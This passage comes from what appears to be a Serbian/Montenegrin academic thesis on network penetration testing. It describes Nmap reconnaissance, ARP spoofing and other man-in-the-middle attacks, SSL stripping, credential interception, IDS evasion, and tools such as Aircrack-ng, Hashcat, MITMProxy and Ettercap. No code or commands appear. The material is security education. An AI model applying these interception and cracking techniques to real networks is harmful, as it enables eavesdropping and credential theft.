sekciji, potrebno je odraditi mapiranje mrežne topologije.

Ovo mapiranje može varirati od jednostavnog identifikovanja klijenata mreže, pa sve do detalja tipa o verzijama servisa koji se izvršavaju na određenom portu kod određenog klijenta. Nivo složenosti primarno zavisi od cilja napada. Recimo, ukoliko napadač nema konkretnu željenu žrtvu, već izvodi "bulk" napad, potreban je visok nivo složenosti skeniranja kako bi pronašao klijenta sa najslabijom konfiguracijom i najranjivijim servisima a zatim ga eksploatišući te ranjivosti kompromitovao. Međutim, ukoliko napadač želi da kompromituje mrežni tok konkretnog klijenta, ovaj skener ne mora ići do tih granica obzirom da su za identifikaciju ciljanog klijenta najčešće dovoljni osnovni podaci a složenost napada se tereti na kasnije procedure.

Pogledajmo primjer jednog složenog skeniranja. Na slikama 14 i 15 se nalazi dio rezultata za jednog od klijenta:



Slika 14: Dio rezultata Nmap skeniranja




Slika 15: Dio rezultata Nmap skeniranja

Alati poput Nmap-a, korišćenog u ovom slučaju, imaju mogućnost generisanja specificnog mrežnog saobraćaja u cilju saznanja potrebnih informacija o mreži i mrežnim klijentima. Na slici 15 možemo primijetiti informacije poput operativnog sistema koji predstavlja zanimljivo saznanje za jedan skener mrežnog nivoa.

Ovaj proces se odvija na način da Nmap generiše kastomizovane TCP i UDP pakete i detaljno analizira njihov odgovor na nivou bita [16]. Nmap posjeduje naprednu bazu OS otisaka (fingerprints) **nmap-os-db** sa preko 2600 poznatih otisaka [17], sa kojom upoređuje odgovore na generisan sobraćaj i na taj način, ukoliko dođe do poklapanja sa nekim otiskom iz baze zaključuje koji OS je u pitanju. Bitno je naglasiti da ovaj proces nije uvijek

maksimalno precizan iz više razloga, kao što su filtriranje određenih paketa od strane firewall-a koji bi dali korisne informacije ili eventualno neka nestandardna konfiguracija sistema.


Ovakvi alati nude čitav spektar kastomizovanih skenova, kako odabirom predefinisanih atributa (Slika 16) tako i opcijom za pozivanje korisničkih skripti. Pri odabiru konkretnog skena, osim atributa koji definišu koji detalji su potrebni u rezultatima, treba razmišljati i o njegovoj robusnosti, obzirom da većina poslovnih mreža posjeduje IDS sisteme koji mogu lako detektovati ove aktivnosti. Generalno gledano, manje agresivna i sporija skeniranja imaju veću šansu da prođu nedetektovano [18].




Slika 16: Nmap - mogući opcioni atributi

Stoga, možemo zaključiti da proces prikupljanja informacija predstavlja dosta elegantan proces sa savremenim alatima, koji uz adekvatan odabir skena može značajno olakšati dalje eksploatisanje mreže i klijenata. Zavisno od tipa odabranog skena i uz upotrebu GUI verzije ovog alata, može se dobiti i interaktivni prikaz mrežne topologije (Slika 17a). Veličina i boja kruga, koji predstavlja klijenta, koresponduje broju otvorenih portova – što je veći krug veći je i broj otvorenih portova, dok boja zavisi od konkretnog broja – zelena predstavlja hostove sa manje od 3 otvorena porta, žuta hostove sa 3 do 6 otvorenih portova, a sve preko bi bila crvena. Takođe, distanca ostalih učesnika u mreži u odnosu na definisan centar grubo je prikazana uz pomoć koncentričnih krugova. Takođe, dostupne su i informacije o konekcijama. Primarne rute označene su plavom bojom dok je debljina linije proporcionalna RTT-u (Round-Trip Time) – klijent sa većim RTT imaće deblju liniju. Klijenti koji nemaju

traceroute informacije su povezani crnom isprekidanom linijom. Katanac pored klijenata označava da konkretan host ima određene portove koji su filtrirani. Ovo su samo par detalja iz legende Zenmap okruženja [19].



Slika 17a: Prikaz mrežne topologije



Slika 17b: Prikaz legende

Zanimljivo je naglasiti da iako je nekoliko hostova detektovano kao firewall, nije u ovom slučaju bilo tačno već se radilo o uređajima specifične konfiguracije koji blokiraju određene tipove saobraćaja koji nisu uobičajeni. Stoga pri analizi rezultata uvijek je bitno uzeti u obzir

potencijalnu nesavršenost softvera i/ili povećati stepen kompleksnosti skena. Osim što iz grafičkog prikaza mrežne topologije možemo primjetiti da govorimo o mreži relativno visoke sigurnosti po kriterijumu broja otvorenih portova na uređajima.

3.2.2 Presrijetanje konekcije MITM tehnikama


Kada govorimo o napadima unutar mreže, nezaobilazno je posvetiti pažnju Man-In-The-Middle (MITM) tehnikama. Postoji veliki broj načina za izvođenje ali svaki vodi do istog cilja, a to je da haker presrijeće konekciju jednog ili više klijenata mreže na način da kroz interfejs koji kontroliše prolazi cio saobraćaj koji klijenti generišu i primaju. Na ovaj način saobraćaj od klijenta prvo dolazi u ruke hakera, dajući mu mogućnost manipulacije istog, koji onda on dalje prosleđuje ka gateway-ju.

Neke od mogućih MITM implementacija su:


- **ARP Spoofing** – slanje lažnih ARP frejmova kroz mrežu od strane hakera oglašavajući svoju MAC adresu kao MAC adresu ciljane žrtve, a oglašavajući žrtvi svoju MAC adresu kao MAC adresu gateway-ja;
- **Session Hijacking** – preuzimanje sesije ciljane žrtve;
- **Rogue Access Point** – kreiranje lažne mreže sa jačim signalom koja može navesti uređaje da se diskonektuju sa svoje i konektuju na ovu mrežu;
- **Evil Twin** – sličan koncept kao Rogue Access Point s tim što se lažna mreža kreira na način da ima istu konfiguraciju kao legitimna mreža;
- **DNS Spoofing** – manipulacija DNS zahtjeva u cilju redirekcije ciljane žrtve na lokaciju po želji

Kompletno preusmjeravanje toka je najlakše, a nažalost i dalje sa velikim stepenom uspjeha, odraditi pomoću ARP spoofing-a koji direktno iskorišćava propust u ARP protokolu odnosno nedostatak provjere izvora ARP frejma. Obzirom na ovu činjenicu, hakerski uređaj može poslati lažne ARP frejmove predstavljajući žrtvi (koja ima ip adresu 192.168.240.170) sebe kao ruter (na slici 18 prikazano kao “group 2”), a ruteru (koji ima ip adresu 192.168.240.53) sebe kao žrtvu (na slici 18 prikazano kao “group 1”). Zbog nedostatka provjere izvora frejmova, klijenti mreže će prihvatiti ove poruke i prema dobijenim informacijama izmijeniti svoju ARP tabelu (Slike 19 i 20). Na ovaj način haker uspješno manipuliše dalji tok saobraćaja (Slika 21).


Slika 18: ARP spoofing definisanog klijenta i rutera



Slika 19: Konfiguracija interfejsa hakerskog računara



Slika 20: Rezultati ARP tabele sa računara žrtve prije i nakon napada




Slika 21: ARP Spoofing demonstracija
https://www.pynetlabs.com/what-is-arp-poisoning/


3.2.3 Metode manipulacije

Onog momenta kada se haker nalazi u Man-In-The-Middle poziciji, fokusirajući se sada na tehnike koje preuzimaju čitav mrežni tok, mogućnosti za dalju manipulaciju su praktično neograničene bez stroge kontrole na nivou aplikacije. Neki od mogućih napada mogu biti:

- **Prisluškivanje toka podataka**: U Man-In-The-Middle poziciji cio mrežni saobraćaj se presrijeće. Stoga, napadač ima uvid u posjećivane web lokacije. Na slici 22 prikazan je, između ostalog, primjer posjete sajtu www.ucg.ac.me od strane klijenta, dok je ova informacija prikazana na računaru hakera. Osim posjećivanih web lokacija, u nedovoljno osiguranom toku podataka moguće je vidjeti i detalje koji se prenose. Na slici 23 prikazan je primjer HTTP (Hypertext Transfer Protocol) zaglavlja i detalja forme (korisničko ime i lozinka) koji su u tom zahtjevu poslati.




Slika 22: Uvid u web aktivnosti targetovanog klijenta




Slika 23: Primjer uvida u presretnute kredencijale

- **HTTPS downgrade:** Napad koji dalje omogućava ogroman broj manipulacija. SSL Stripping tehnikom se konekcija “spušta” na nesigurni HTTP (Slika 24), odnosno saobraćaj se prenosi u čistom tekstu bez enkripcije;



Slika 24: Downgrade HTTPS-a na HTTP

- **DNS Spoofing:** Manipulisanje DNS odgovora koji se salju zrtvi u cilju redirekcije na željenu web lokaciju (Slika 25);



Slika 25: DNS spoofing aktivnosti i redirekcija na hakerski lokalni server

- **Script injection**: Modifikacija HTTP odgovora na način da se u HTML kodu stranice doda script tag sa proizvoljnim Javascript kodom. Mogućnosti ovog napada su praktično neograničene uz kvalitetno znanje Javascript jezika;
- **Modifikacija odgovora "on-the-fly"** i serviranje na primjer trojanaca umjesto samog fajla koji je žrtva zatražila, čija demonstracija će biti prikazana u poglavlju 5;

Ovo su samo par primjera mogućih napada nakon uspješnog presrijetanja saobraćaja MITM tehnikama. Zaštita od ovih napada se može implementirati na više nivoa. Prvo na nivou mreže, zavisno od načina na koji primarno izveden MITM napad, a nakon toga na nivou aplikacije, kako manipulacija HTTP zahtjeva ne bi bila lako izvodljiva, obzirom da kao što smo vidjeli omogućava širok spektar potencijalnih zloupotreba. Pregled ovih zaštitnih mehanizama kao i analiza njihove efikasnosti biće prikazani u poglavlju 6.

4. PREGLED ALATA POTREBNIH ZA SIMULACIJU NAPADA

4.1 Vrste alata

Različiti tipovi napada se izvode pomoću različitih hakerskih alata, a zatim se dalje ti alati mogu dijeliti prema efikasnosti u konkretnom scenariju.

Rijetko se dešava da se neki hakerski napad izvede pomoću samo jednog softverskog alata. Zbog značajnog razvoja i kompleksnosti IT infrastrukture kao i sigurnosnih mehanizama koji ih štite, hakeri eksploatisu veći broj ranjivih tačaka tokom napada. Najčešće se koristi kombinacija više softvera koji su konfigurisani da funkcionišu zajedno ili izolovano izvršavaju određeni dio napada. Ukoliko se napad vrši nad velikim brojem nasumičnih žrtava često se koriste alati sa visokom stopom automatizacije. Međutim, zbog nemogućnosti automatizovanih alata da se prilagode novim situacijama i specifičnim konfiguracijama ostaju na nivou jednostavnih napada, oslanjaju se na opšte tehnike socijalnog inženjeringa i ne zahtijevaju visoko tehničko znanje. Napadi uz ovakve alate su zapravo izuzetno učestali i kako napominju iskusni eksperti [20]: većina hakera nisu IT genijalci već samo imaju potrebna sredstva. Kod manuelinh alata, ovih tehničkih ograničenja je mnogo manje, ali zato zahtijevaju više tehničko znanje. Otvaraju i veliki broj novih mogućnosti za kreiranje unikatnih napada koji se mogu prilagoditi zahtijevanoj situaciji i kastomizovati prema ciljanoj konfiguraciji.

4.2 Hardverski alati

Sa hardverske strane, potrebni alati se takođe razlikuju zavisno od napada. Po pitanju eksploatisanja mreže, osim samog računara sa kojeg se izvršava ili inicira napad, hardverski dodaci se svode na različite vrste adaptera. Primarno, za analizu mrežnog saobraćaja potrebni su Wi-Fi adapteri koji podržavaju **monitor mode**. Monitor mode predstavlja posebnu mogućnost specijalizovanih Wi-Fi adaptera koji, kada je omogućen, pruža monitoring okolnog mrežnog saobraćaja bez obaveze povezivanja na konkretnu mrežu. Ovdje govorimo o kompletnom saobraćaju, ne govorimo samo o data frejmovima, već i o management i kontrolnim frejmovima, koji dalje mogu poslužiti, uz dodatne alate, za dobijanje detaljne slike o karakteristikama mreža i njenim klijentima. U monitor modu, adapter se postavlja u pasivno stanje u kojem ne interaguje ni sa jednim uređajem u okolini, već osluškuje saobraćaj za dalju analizu, proces razbijanja (cracking) ili dekriptovanje [13].

Ostale karakteristike zavise od planiranog toka napada i potrebnog okruženja. Na primjer, ukoliko je adapter potrebno povezati sa Kali Linux virtuelnom mašinom, preporučeni adapteri posjeduju RealTek RTL8812AU ili Atheros AR9271 čipset [21]. Osim monitor moda, za izvršenje određenih napada potrebne su i dodatne karakteristike adaptera tipa mogućnost ubrizgavanja paketa (packet injection). Adapter koji je korišćen u istraživanju je prikazan na slici 26 a karakteristike istog su opisane u nastavku.

Slika 26: Primjer Wi-Fi adaptera koji je korišćen u istraživanju

https://zsecurity.org/product/zsecurity-dual-band-usb-wireless-adapter-2-4-5-ghz-realtek-rtl8812au/

Karakteristike adaptera:

- Brend: zSecurity.
- Čipset: Realtek RTL8812AU.
- Standardi: IEEE 802.11 a/b/g/n/ac.
- Brzina prenosa podataka:

  802.11b: UP to 11Mbps.

  802.11g: UP to 54Mbps.

  802.11a: UP to 54Mbps.

  802.11n: UP to 150Mbps.

  802.11ac: UP to 867Mbps.

- Tip antene: 1 x 2.4Ghz RP-SMA connector.
- Antena: 2x 5dBi Antennas.

- Podržane frekvencije: 2.4 & 5 GHz.

Osim klasičnih adaptera postoje uređaji specijalizovani za eksploatisanje mreže (primjer Wifi Pineapple) koji u sebi imaju razvijen softver i koji na visokom nivou i sa visokom stopom automatizacije omogućavaju izvršavanje napada.

Bitno je naglasiti da zavisno od stepena uključenja napada koji zahtijevaju veće resurse, tipa brute force napada, može biti potrebna značajna snaga procesora i/ili grafičke kartice. Kako je ovo postalo ograničenje porastom stepena kompleksnosti zaštitnih tehnika (tipa dužina lozinke), hakeri često koriste superračunare za ovu svrhu, odnosno za izvršavanje "cracking" procesa na osnovu kojeg se dalje može nastaviti ciljani napad.

4.3 Softverski alati

U poglavlju 2 je već prikazano zašto je korišćenje Kali Linux-a, kao baznog sistema, najbolji izbor za penetracijsko testiranje. Medjutim, Kali Linux sam po sebi predstavlja samo sistemsku podlogu i potrebno je obratiti pažnju na konkretne softverske alate koji se nalaze u sastavu ovog sistema, ili čiju instalaciju i korišćenje ovaj sistem omogućava. Već pri samoj instalaciji, veliki broj moćnih alata je podešen za korišćenje. Zbog karakteristika Kali Linux-a, odnosno njegove otvorenosti, u mogućnosti smo da koristimo alate sa izuzetnom fleksibilnošću i za gotovo sve oblasti istraživanja sajber bezbjednosti.

Ne postoji tačna specifikacija koji od ovih alata su najbolji. U ovom istraživanju odabrani su neki od najpoznatijih alata, a koji su se pokazali kao veoma uspješni u potrebnim aktivnostima, odnosno eksploatisanju sigurnosti mrežnih komunikacija, kao i pomoćni alati koji su potrebni za podizanje uspješnosti napada.

4.3.1 Aircrack-ng suite

Za korak dalje od običnog prikupljanja mrežnog saobraćaja često se koriste alati iz Aircrack-ng suite-a [22]. Kao što i samo ime kaže, ovo je čitav skup alata za različite aktivnosti u penetracijskom testiranju, primarno u oblasti mreža. Nudi komandni interfejs koji pokreće moćne skripting alate koje je moguće dodatno konfigurisati prema potrebi u konkretnom scenariju. Omogućava monitoring, "cracking" procese i još veliki broj napada u okviru mrežnog segmenta.

Neki od poznatih alata u sklopu Aircrack-ng suita, a koji su korišćeni u ovom istraživanju su:

- **Airodump-ng**: služi za presretanje mrežnog saobraćaja i klasifikaciju prikupljenih podataka kako bi pomogli u raznim analizama okolnih mreža;
- **Aircrack-ng:** služi za pronalaženje WEP,WPA/WPA2 Pre-shared ključeva uz pomoćna sredstva;
- **Airmon-ng:** služi za omogućavanje monitor moda, potrebnog za analizu okolnog mrežnog saobraćaja;
- **Aireplay-ng**: služi za generisanje specifičnog mrežnog saobraćaja za različite potrebe.

U ovom istraživanju je imao značajnu ulogu kroz više segmenata demonstracije napada i analize. Airodump-ng je korišten za analizu mreža u pre-connection fazi i presrijetanje potrebnih paketa, Aircrack-ng je korišćen za pribavljanje WPA2 lozinke, Aireplay-ng za napad deautentifikacije i Airmon-ng za podešavanje monitor moda.

4.3.2 Nmap

Iako je kreiran prije 20-ak godina i dalje predstavlja najpopularniji alat za skeniranje mreže, kako od strane mrežnih administratora, tako i od strane penetracijskih testera. Nmap (Network Mapper)[22] nudi ogroman broj mogućnosti od kojih su najčešće: mapiranje hostova, skeniranje portova i identifikovanje servisa koji se na njima izvršavaju, identifikovanje operativnog sistema kao i razni tipovi skeniranja za specifične potrebe. Osim što se koristi kao već prekonfigurisan alat, može se korsititi uz prilagođene skripte.

U ovom istraživanju, Nmap je korišćen za pribavljanje dodatnih informacija o mrežnim klijentima kao i za identifikaciju targetiranog računara. Nmap, iako je najefikasniji u svom izdanju kroz komandni interfejs, može biti korišćen i uz pomoć platformi koje nude GUI interfejs za njega, kao na primjer Zenmap, koji je korišćen za elegantniji prikaz rezultata.

4.3.3 Hashcat

Hashcat [22] predstavlja popularni, uže specijalizovani alat za pronalaženje lozinki kroz proces razbijanja hash vrijednosti. Nudi podršku za veliki broj hash algoritama, ukljucujuci MD5, SHA-1, SHA-256, NTLM, LM, Bcrypt i mnoge druge. Jedna od posebnih prednosti

Hashcat-a jesu zavidne performanse, koristeći GPU kao primarni resurs iako je moguće podesiti da se proces izvršava i na CPU.

U ovom istraživanju je korišćen pri procesu razbijanja lozinke kod WPA enterprice mreža, koje zbog svoje specificnosti zahtijevaju ovakav tip alata.

4.3.4 Wireshark

Softverski alat koji služi za analizu mrežnog saobraćaja, kako u realnom vremenu tako i uz mogućnost offline analize snimljenog saobraćaja. Važno je naglasiti da ovo primarno nije hakerski alat, već služi i mrežnim administratorima za analizu mreže. Daje sve potrebne informacije o svakom mrežnom paketu i podržava sve poznate mrežne protokole i zbog njegove zavidne efikasnosti često se koristi kao pomoć u analizi sigurnosti mreže.

U ovom istraživanju, Wireshark [22] je korišćen u pojedinim slučajevima za elegantni prikaz prikupljenog mrežnog saobraćaja.

4.3.5 MITMProxy

MITMProxy [22] predstavlja izuzetno napredan alat za presrijetanje, analizu, modifikaciju i manipulaciju toka podataka. Posjeduje proxy server kroz koji, ukoliko se adekvatno podesi, može prolaziti cio saobraćaj između željenog računara i servera sa kojim komunicira. Nudi visoku fleksibilnost za kreiranje raznih napada koji su povezani sa MITM tehnikama.

U ovom istraživanju MITMProxy je korišćen u više segmenata: za manipulacije mrežnim saobraćajem u više scenarija, za demonstraciju MITM presrijetanja, za iskorištavanje HTTPS downgrade ranjivosti i ostalim aktivnostima.

4.3.6 Ettercap

Ettercap [22] predstavlja dosta fleksibilan alat za testiranje mrežne sigurnosti, nudeći mogućnosti “sniffinga” mrežnog saobraćaja, MITM napada, filtriranja paketa i mnoge druge. U ovom istraživanju korišćen je za demonstraciju MITM tehnika, tačnije ARP spoofing-a, koji je bio potreban predkorak ka nekim daljim koracima u napadu.

4.3.7 Pomoćni alati


- **Crunch [22]**
